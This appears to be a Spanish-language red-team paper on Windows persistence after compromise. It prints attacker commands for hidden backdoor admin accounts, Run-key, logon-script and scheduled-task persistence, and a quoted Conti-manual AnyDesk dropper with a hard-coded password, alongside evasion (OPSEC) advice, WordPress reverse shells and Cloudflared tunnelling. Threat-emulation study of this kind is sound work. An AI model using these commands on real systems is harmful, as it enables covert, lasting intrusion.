

Contenido

1.	Presentación	2
2.	Resumen	2
3.	Introducción: Killchain, fase de persistencia y Seguridad Operacional (OPSEC)	3
4.	¿Dónde y cómo nos asentamos?	5
5.	Métodos de persistencia	6
5.1	Basados en creación/modificación de usuarios	6
5.2	Métodos de persistencia en Logon y Boot	8
5.3	Tareas programadas.....	9
5.4	Persistencias basadas en la interacción del usuario	9
5.4.1	Modificación de Shortcuts.....	9
5.4.2	Perfiles de Windows Terminal	10
5.5	Creación de servicios	11
5.6	Persistencia mediante claves SSH	11
7.	Persistencias con software de terceros	12
7.1	Administración remota y el uso de Any Desk	12
7.2	Tunneling mediante Cloudflare	13
7.3	Abusar de servicios expuestos.....	14
8.	Bibliografía	15

3. Introducción: Killchain, fase de persistencia y Seguridad Operacional (OPSEC)

Las técnicas de persistencia son aquellas que realizan los atacantes para mantener su capacidad ofensiva después de un compromiso de un activo y/o infraestructura. Pueden ser muy variadas, desde la recolección de contraseñas a la creación de usuarios, servicios... que permitan realizar esta tarea. También son muy personalizables ya que estas no solo dependen de las acciones que el atacante ha conseguido realizar en la infraestructura con una capacidad mayor o menor de evasión, sino que tratan de mantenerse ocultas o usar software común u procesos poco comunes para poder seguir teniendo capacidad de funcionar en caso de ser detectados y poder volver a empezar. Se recogen bajo la [Táctica TA0003](#) de la matriz Mitre siendo de hecho la tercera táctica con más técnicas. Es necesario entender que la importancia de esta táctica varía tremendamente dependiendo del actor que la ejecuta, es decir un Infostealer probablemente con ejecutarse y recolectar la información necesaria no requiere más, un ransomware probablemente le interesan más las persistencias ligadas al dominio y aquellas que permiten mantener su ataque y a un APT le interesa algo que priorice ser sigiloso y que no requiera mucho mayor mantenimiento.

Cuando realizamos emulación de amenazas en ejercicios de Red Teaming tratamos de simular la consecución de acciones que realiza un atacante para conseguir una serie de objetivos sobre una infraestructura. A la consecución de acciones que nos permite realizar nuestros objetivos como atacante la denominamos “kill chain”. Nuestra Kill Chain define los pasos que vamos a realizar, y por ello es fundamental para los equipos de defensa entender cómo funcionan cada una de estas fases y saber cuáles son las posibilidades de detectarnos y finalizar con nuestra actividad antes de conseguir ejecutar nuestros objetivos.

Existen 7 fases que vamos a seguir como atacantes y en las cuales nos podemos detener más tiempo o menos dependiendo de las necesidades del propio ejercicio.



En nuestro caso los trabajos de persistencia se van a encontrar en la fase de instalación y establecimiento de comunicaciones con nuestro Command & Control (C2) de cara a mantener nuestro funcionamiento en la operación (Clay, 2025).

Las Amenazas Persistentes Avanzadas (APTs) tienen un especial peso en la innovación en las persistencias modernas ya que utilizan métodos poco convencionales por sus propios objetivos. Tenemos que tener en cuenta que las APTs permanecen durante largos períodos de tiempo mientras esperan un momento oportuno o extraen información gradualmente (Fortinet, s.f.) por lo que resulta interesante, como de otros actores, conseguir estudiar estos avances, aunque es tremendamente difícil. Si bien no es el centro de este trabajo es importante tratar de obtener información, la cual por motivos obvios suele estar clasificada, para poder realizar simulaciones reales. Aquí juega un papel fundamental estudiar informes de nuestros equipos de Threat Intelligence y analistas de Malware que nos permiten obtener nuevos métodos que utilizar, además de avanzar nuevos que podamos descubrir con nuestro trabajo.


Pese a que el foco del paper no es la construcción o reconstrucción de una killchain concreta, sino el trabajo de unas tácticas concretas, no podemos dejar de lado junto con los objetivos que se quiere cometer en la reproducción del actor cuales son las formas en las que vamos a profundizar en estas técnicas. El uso de estas técnicas suele estar asociado a eventos que pueden ser en ocasiones muy comunes, por lo que haremos énfasis en algunos consejos sobre el OPSEC en el despliegue y debilidades de las técnicas. El OPSEC o Seguridad Operacional nace de un trabajo de la NSA en EEUU llamado “[Purple Dragon](#)” el cual se para tratar de resolver un problema evidente y difícil de atajar, que es que toda la inteligencia sobre la información crítica que manejamos puede ser utilizada para atacarnos y hacer que nuestra operación falle, por lo que tener especial cuidado (tal y como realizaría un actor de amenazas real) sobre cuánto de necesarias son o no algunas de las acciones, medir acciones que serán más fácilmente detectables con otras que son menores, ocultar rastros y buscar maneras diferentes de hacer lo mismo dificultando el análisis es fundamental para establecer una persistencia que cumpla el objetivo de un actor como el que tratamos de simular en ejercicios de Red Team.

4. ¿Dónde y cómo nos asentamos?

Antes de comenzar con diferentes métodos es importante entender dónde vamos a asentar y con que privilegios vamos a asentar algunos de nuestros métodos, creo que es importante que profundicemos en cosas básicas ya que esto no consiste solo en marcar una vulnerabilidad más en un informe, sino que dentro de la propia operación sea útil.

En primer lugar, existen dos diferencias que pueden ser simples respecto a la propia persistencia que consigues, puedes conseguir algo como un usuario normal o como un usuario administrador (o con unos privilegios mayores). Esto te afectará tanto en la necesidad de privilegios que tendrás para desplegar la persistencia como en cuales son los privilegios de la persistencia que generas.

Por otro lado, como comentaba existen persistencias que están más centradas en la propia posición en la infraestructura y como esto ayuda a objetivos posteriores. Para entender este concepto tenemos que entender un poco las diferentes posiciones que aborda un atacante y como se mueve estratégicamente sobre las diferentes técnicas que tiene a su disposición. Pongamos un ejemplo sencillo:



En el gráfico de arriba podemos ver representado un acceso inicial a una infraestructura a través de un C2. Imaginemos que el atacante consigue comprometer el entorno de Active Directory (AD) de la víctima y desplegar un ransomware a través de una Group Policy Object (GPO) en todos los equipos que estén en dominio. El actor de amenazas ya se ha hecho con el AD, es el principal activo comprometido y todo lo que puedas tener va detrás. El actor ya tiene a su alcance hashes de todos los usuarios del sistema y las acciones de quien defiende irán centradas a conseguir mitigar el impacto levantar backups (si no los han corrompido) y toda una serie de acciones... ¿Tiene sentido centrarse en hacer persistencias en el principal activo que vas a utilizar para el ataque? Pues depende del objetivo del actor, ya que si no establece persistencias en equipos que no se vayan a ver afectados o que rodeen a la parte comprometida será eliminado según

se consiga la difícil tarea de reestablecer el entorno. Por eso importante entender tanto el tipo de actor al que te enfrentas y sus objetivos, así como sus técnicas conocidas. Por ejemplo, un método que podría usar en esta hipotética infraestructura es ganar acceso y establecer métodos de recuperación de la infraestructura de Azure de la compañía, la cual suele tener mucho que ver con la infraestructura On Premise de la misma.

Desde el punto de vista del atacante también puede ser relevante no solo establecerse dentro de equipos que infecta, sino de servicios que no, usando el ejemplo de una empresa que utilice servicios in premise que exponga a internet (webs, gestores, Apis... lo que sea) serán relevantes para desplegar una nueva vía de comunicación hacia dentro, lo cual es vital, ya que por muchas capacidades dentro de la infraestructura que tengas si no tienes acceso a la infraestructura es imposible ponerlas a funcionar y tener que conseguir una nueva brecha para poder continuar desde luego es un engorro. Todo esto lo podemos mitigar si por ejemplo publicamos una revershell sencilla oculta en alguna máquina que tengamos permisos dentro de un servicio ya público como un Wordpress, el cual nos permita tener contacto desde fuera, e incluso podemos utilizar el propio WordPress para evitar dejar rastros evidentes de modificaciones en esas máquinas y mejorar nuestro OPSEC.

Como colocamos, para que colocamos y como consumiremos nuestras persistencias será fundamental para reproducir capacidades ofensivas reales.

5. Métodos de persistencia

5.1 Basados en creación/modificación de usuarios

Uno de los métodos que podemos utilizar para generar persistencias en algunos puntos de la infraestructura puede ser la generación de usuarios dentro de la infraestructura. Para ello debemos de tener claro dónde y porqué los vamos a colocar y para ello existen algunos criterios a tener en cuenta:

1. Colocar como persistencia un usuario dentro del grupo de Domain Admin puede ser incluso contraproducente por la capacidad de detección que suele estar desplegada, la monitorización o simplemente que va a ser lo primero de la checklist a revisar. Usar grupos con privilegios elevados menos usados como Enterprise Admin, grupos ya existentes en la infraestructura o crear propios puede ser más útil.
2. En ocasiones puedes preferir generar privilegios que permitan un escalado fácil o dar privilegios de escalado a un grupo. Por ejemplo, puedes dar a un grupo "Generic Write" (Chandel, 2024) y controlar un usuario normal de ese grupo para facilitarte la persistencia.

3. Puedes tratar de generar administradores locales en máquinas las cuales te den capacidades ofensivas a posteriori por si perdieses el acceso tener un punto de trabajo.
4. Es una consideración de OPSEC el usar nombres de usuarios que no llamen la atención dentro de la propia infraestructura. Por ejemplo, si enumeras correctamente y sabes que la estructura de usuarios administradores es “adm_17” usar “adm_18” puede ayudarte, o usar nombres de usuarios generados por software que sabes que tienen y que tienen otros usuarios.
5. Una característica de la que podéis abusar es del atributo “USER_DONT_EXPIRE_PASSWORD” como usa el grupo de Ransomware Lynx (Report, The DFIR Report, 2025) aunque esto dependerá del análisis de la enumeración ya que puede ser un atributo también monitorizado. Si existen muchos usuarios y sobre todo usuarios “normales” de personal con ese atributo puede ser una funcionalidad útil y una vulnerabilidad fácil de reportar tras una escalada.
6. Ten en cuenta que los eventos de creación de usuarios suelen ser llamativos, pero los eventos en los que se reactivan usuarios o se recuperan de la papelera de usuarios son mucho menos llamativos. Quizás encuentras un usuario privilegiado que conservar y es mucho menos llamativo simplemente reactivándolo.

Como pequeña consideración de OPSEC es bastante importante dependiendo del punto de acceso generar cuantos menos eventos sea posible, por ello conocer la política de contraseñas del AD es importante, así como saber si el usuario con el que lo vas a generar tiene privilegios para ello. Muchas veces un “administrador de dominio” puede ser suculento, pero “no es lo que parece” ya que las buenas prácticas suelen llevar a segmentar privilegios y quizás te encuentras usuarios que no tienen privilegios para crear usuarios, pero si para instalar software o cuestiones similares.

Existen multitud de referencias a creación de usuarios en persistencias por ejemplo en grupos de Ransomware como Akira (Report, The DFIR Report, 2025) aunque la mayoría de ellas están completamente automatizadas en su despliegue.

```
net user backup_EA P@ssw0rd1234 /add /dom
net group "enterprise admins" backup_EA /add /dom
net user Admon Qwerty12345! /add
```

En el caso de Akira se reporta también la creación de usuarios como “backup_*”, “backup_EA” o similares, siendo una opción útil, aunque nosotros seremos algo más “quirujicos” con la enumeración previa para evitar detecciones innecesarias.

Para crear usuarios puedes utilizar muchos métodos, uno de ellos puede ser mediante la creación claves de registro como se ha reportad de IcedID (Report, The DFIR Report, 2024) .

```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v oldadministrator /t REG_DWORD /d 0 /f
```

En este caso por ejemplo usaremos “/t REG_DWORD” para ocultar de la lista de usuarios este en la máquina donde lo generamos, así como “/f” para forzar su escritura.

5.2 Métodos de persistencia en Logon y Boot

En este sentido tenemos muchos métodos, aunque puede que sean los más llamativos de cara a un análisis por parte del defensor. Es importante entender que cualquier antivirus o sistema de protección que tengas va a revisar específicamente todo lo que vaya al inicio de la sesión. Puedes por ejemplo generar scripts que se ejecuten en el inicio de la sesión del usuario como realiza APT28 según algunos reportes (Koessel, Adair, & Lancaster, 2024).

```
reg add "HKCU\Environment" /v UserInitMprLogonScript /t REG_EXPAND_SZ /d "C:\ruta\daemon64.exe" /f
```

Antes de usar scripts de autologon propios puedes plantearte revisar si existen scripts de los administradores que hagan la misma función o si puedes comprometer y asegurar la máquina donde se recogen estos scripts vía GPO si fuese posible.

Los sistemas Windows tienen una carpeta de startup que ejecuta automáticamente lo que se encuentre tras el inicio, simplemente hay que desplegar el software que queramos en la ruta.

```
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup
```

Otro método que podemos usar para tener persistencia es copiar a algunos de los operadores de Lockbit que usan claves de registro para ejecutar software malicioso al inicio del sistema (Report, Cobalt Strike and a Pair of SOCKS Lead to LockBit Ransomware, 2025).

```
powershell -WindowStyle hidden -Command "if (-Not (Test-Path 'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\App')) { Set-ItemProperty -Path 'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' -Name 'App' -Value '%PUBLIC%\\Music\\svchosts.exe' }"
```

Si que es verdad que tenemos que tener en cuenta dentro de la propia ejecución de Lockbit que desplegar un software de manera recurrente desde la carpeta “..\\Music” es bastante llamativo ya que es algo poco común.

5.3 Tareas programadas

Uno de los métodos más comunes para generar persistencias es abusar de las tareas programadas una vez tienes privilegios dentro de una máquina para autoejecutar tu beacon o un proceso que te interesa como hace el operador Blackcat (Report, Nitrogen Campaign Drops Sliver and Ends With BlackCat Ransomware, 2024).

```
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr
C:\Users\REDACTED\AppData\Local\Notepad\upedge.bat /SC ONSTART /F
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /SC ONSTART /F
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr
c:\users\REDACTED\appdata\local\notepad\UpdateEdge.bat /SC ONSTART /F
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo
720 /F
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr
C:\Users\REDACTED\AppData\Local\Notepad\upedge.bat /sc MINUTE /mo 720 /F
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo
720 /F
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr
c:\users\REDACTED\appdata\local\notepad\UpdateEdge.bat /sc MINUTE /mo 720 /F
schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-REDACTED" /tr c:\windows\adfs\py\UpdateEdge.bat /sc MINUTE /mo
720 /F
schtasks /create /i 1 /TR C:\Users\REDACTED\AppData\Local\Notepad\UpdateEG.bat /TN UpdateEdge /SC ONIDLE
```


Uno de los puntos positivos de este método es que te permite mayor versatilidad que los autologon ya que por ejemplo puedes retrasar la propia ejecución de la tarea y puedes falsear su nombre. Buscar nombres de software legítimo no firmado los cuales tengan tareas programadas puede ser útil para mejorar un poco tu OPSEC en el propio despliegue. Generar persistencias mediante este método es relativamente sencillo ya que puedes crearlas usando el binario y un XML en caso de que lo necesites usando los propios métodos que Microsoft define.

5.4 Persistencias basadas en la interacción del usuario

La manera más sencilla y poco elaborada de elaborar persistencias son las que dependen de la propia interacción del usuario, aunque por el contrario son las que pueden dar lugar a más problemas ya que requieren que el usuario haga uso de la trampa cuando inicia y esto puede generarte problemas. Aun así, veremos dos métodos que pueden ser de ayuda e introducción.

5.4.1 Modificación de Shortcuts


Una de las cosas que podemos hacer es modificar los accesos directos a software que tenga el usuario en el escritorio o en determinadas partes del sistema para que apunten a otro sitio.




Por ejemplo, podríamos modificar el destino para que llame a chome.exe y a otro ejecutable en otra ruta o a un ejecutable que lance primero nuestro malware y luego Chrome.exe. Aquí podemos ser creativos como usar herramientas como [LNKUp](#) para exfiltrar hashes NTLM y así mantener la persistencia. Ten en cuenta que requerirás la interacción del usuario por lo que tiene que ser un software común pero también que en algunos entornos los accesos directos no se pueden modificar o eliminar, en estos casos puedes pensar en la barra de inicio o modificando Shortcuts que son de software instalado a posteriori (Ej.: Chrome no está accesible pero si generas el shortcut de Outlook que no viene por defecto lo puedes modificar posteriormente y para el usuario será una simple actualización del sistema).

5.4.2 Perfiles de Windows Terminal


En entornos donde el uso de la terminal pueda ser común como usuarios de administración de sistemas o desarrolladores una opción puede ser el abuso de las opciones de perfilado que nos proporciona la herramienta Windows Terminal de Microsoft que está disponible en la Store y muchas veces preinstalada. Puedes hacerlo con la propia herramienta de Microsoft o con un .json preparado. Simplemente tendrás que modificar el perfil de Cmd o Powershell incluyendo una ruta maliciosa.



Será muy importante definir el perfil malicioso como “perfil predeterminado”.



Dependiendo del tipo de persistencia que quieras diseñar puedes pedir que se inicie un cmd cuando inicie el sistema, esto tiende a ser llamativo y no requiere interacción del usuario, o que inicie como administrador.



Es importante que tengas en cuenta que según inicie el usuario su equipo le saltará el control UAC para pedir autorización al abrir un cmd como administrador y quizás este tipo de perfiles entienda como sospechosa esta acción.

5.5 Creación de servicios

Un método para generar persistencia en caso de tener privilegios es la posibilidad de generar Servicios en el sistema. Es importante para ello tener en cuenta que generar servicios con nombres raros puede llamar la atención, podemos utilizar nombres de servicios en desuso o que aparenten ser legítimos. Para crearlos podemos usar sc.exe pero en este caso vamos a poner como ejemplo el uso de la herramienta [sharpersist](#) que nos permite generar un servicio que haga uso del ejecutable que definamos.

```
SharPersist -t service -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n "Some Service" -m add
```

5.6 Persistencia mediante claves SSH

Un método sencillo puede ser abusar de la propia existencia de SSH. Si consigues privilegios en una máquina con SSH habilitado puedes tratar de generar un par de claves SSH para conectarte posteriormente a la máquina de manera sencilla. Ten en cuenta que serán eventos menos llamativos que una conexión por RDP o usar una herramienta como psexec para saltar de una máquina a otra, por lo que puede ser un buen movimiento no solo para persistencia como tal sino para facilitar movimientos laterales recurrentes.

7. Persistencias con software de terceros

7.1 Administración remota y el uso de Any Desk

Existen multitud de evidencias del uso de sistemas de administración remota como método de persistencia ya que su uso indebido es bastante común. Podemos utilizar el ejemplo del grupo de Ransomware Lynx (Report, Cat's Got Your Files: Lynx Ransomware, 2025) o el grupo El Paco que también lo usaban de manera habitual (Report, Another Confluence Bites the Dust: Falling to ELPACO-team Ransomware, 2025). Hace años también podemos encontrar referencias a un [manual del grupo de Ransomware C0nti](#) el cual fue filtrado por un afiliado al grupo donde se detalla cómo usar Anydesk.

11.1 . AnyDesk fix

Function AnyDesk {

```
mkdir "C: \ ProgramData \ AnyDesk"
# Download AnyDesk
$ clnt = new -object System.Net.WebClient
$ url = "http://download.anydesk.com/AnyDesk.exe"
$ file = "C: \ ProgramData \ AnyDesk.exe"
$ clnt.DownloadFile ($ url, $ file )
```

```
cmd. exe / c C: \ ProgramData \ AnyDesk. exe --install C: \ ProgramData
\ AnyDesk --start-with-win - silent
```

```
cmd. exe / c echo J9kzQ2Y0q0 | C: \ ProgramData \ anydesk. exe - set -
password
```

```
net user oldadministrator "qc69t4B # Z0kE3" / add
net localgroup Administrators oldadministrator / ADD
reg add "HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows NT \
CurrentVersion \ Winlogon \ SpecialAccounts \ Userlist" / v
oldadministrator / t REG_DWORD / d 0 / f
```

```
cmd. exe / c C: \ ProgramData \ AnyDesk. exe - get -id
```

```
}
```

AnyDesk

Executing the code in **Powershell ISE Run As Admin**

At the output, **we get ID**

We keep it to ourselves

Download Anydesk on a separate Dedicated Server \ VPS \ Virtual Machine and specify the ID

Click Console Account

Enter your password


Quote

```
J9kzQ2Y0q0
```

And then we log in as a local admin or domain account and use the charms of **Anydesk**

You can also download / upload to / from the victim's machine, which is convenient in scanning and searching for documentation pointwise.


Como vemos el despliegue es relativamente sencillo, vamos a abusar del uso e instalación de AnyDesk en un equipo sobre el cual estableceremos una contraseña por defecto y mantendremos el software para poder salir y tener un acceso estable en caso de ser necesario.



De cara a su uso usaremos el siguiente [dropper](#) en PowerShell que cumple la función de descarga, instalación, configuración y ejecución de Anydesk de cara a mantener su uso como persistencia.

7.2 Tunneling mediante Cloudflare


Uno de los problemas que puedes tener cuando tienes que establecer una persistencia es seguir teniendo alcance a los activos sobre los cuales como atacante estas trabajando. En el caso del malware “more_eggs” tenemos evidencias del uso de [Cloudflared](#) (Report, The Curious Case of an Egg-Cellent Resume, 2024) , una herramienta para tunelizar tráfico a través de Cloudflare, y su uso para obtener un acceso estructurado a una red comprometida. Utilizando esta idea realmente podemos usar otros tipos de software sin problema, sobre todo si queremos ir end-to-end como [Wireguard](#) o [Openvpn](#) .



El proceso en este punto es bastante sencillo, escogeremos una máquina la cual por sus características nos interese, instalaremos Cloudflare y recibiremos el tráfico tunelizado a través de un servicio confiable. Esto nos ayudará también dentro de la detección de sistemas que analicen tráfico anómalo.

7.3 Abusar de servicios expuestos

En muchas ocasiones comprometeremos infraestructuras en las cuales existe multitud de servicios expuestos. Una manera de conseguir un acceso reversible en caso de que nuestro compromiso de la infraestructura se vea afectado es abusar de servicios expuesto a internet para generar persistencia utilizando privilegios previos.



Podemos usar servicios web como WordPress o Drupal para publicar shells o procesos que utilicen el propio software para tener accesos nuevos a la infraestructura.

8. Bibliografía

- Chandel, R. (27 de 11 de 2024). *Hacking Articles*. Obtenido de Hacking Articles:
<https://www.hackingarticles.in/genericwrite-active-directory-abuse/>
- Clay, J. (17 de 12 de 2025). *Trend Micro*. Obtenido de Trend Micro:
https://www.trendmicro.com/es_es/what-is/cyber-attack/cyber-kill-chain.html
- Fortinet. (s.f.). *Amenaza persistente avanzada (ATP)*. Obtenido de Fortinet:
<https://www.fortinet.com/lat/resources/cyberglossary/advanced-persistent-threat>
- Intelligence, M. T. (15 de mayo de 2024). *Microsoft*. Obtenido de Microsoft:
<https://www.microsoft.com/en-us/security/blog/2024/05/15/threat-actors-misusing-quick-assist-in-social-engineering-attacks-leading-to-ransomware/>
- Koessel, S., Adair, S., & Lancaster, T. (22 de 11 de 2024). *he Nearest Neighbor Attack: How A Russian APT Weaponized Nearby Wi-Fi Networks for Covert Access*. Obtenido de volexity: <https://www.volexity.com/blog/2024/11/22/the-nearest-neighbor-attack-how-a-russian-apt-weaponized-nearby-wi-fi-networks-for-covert-access/>
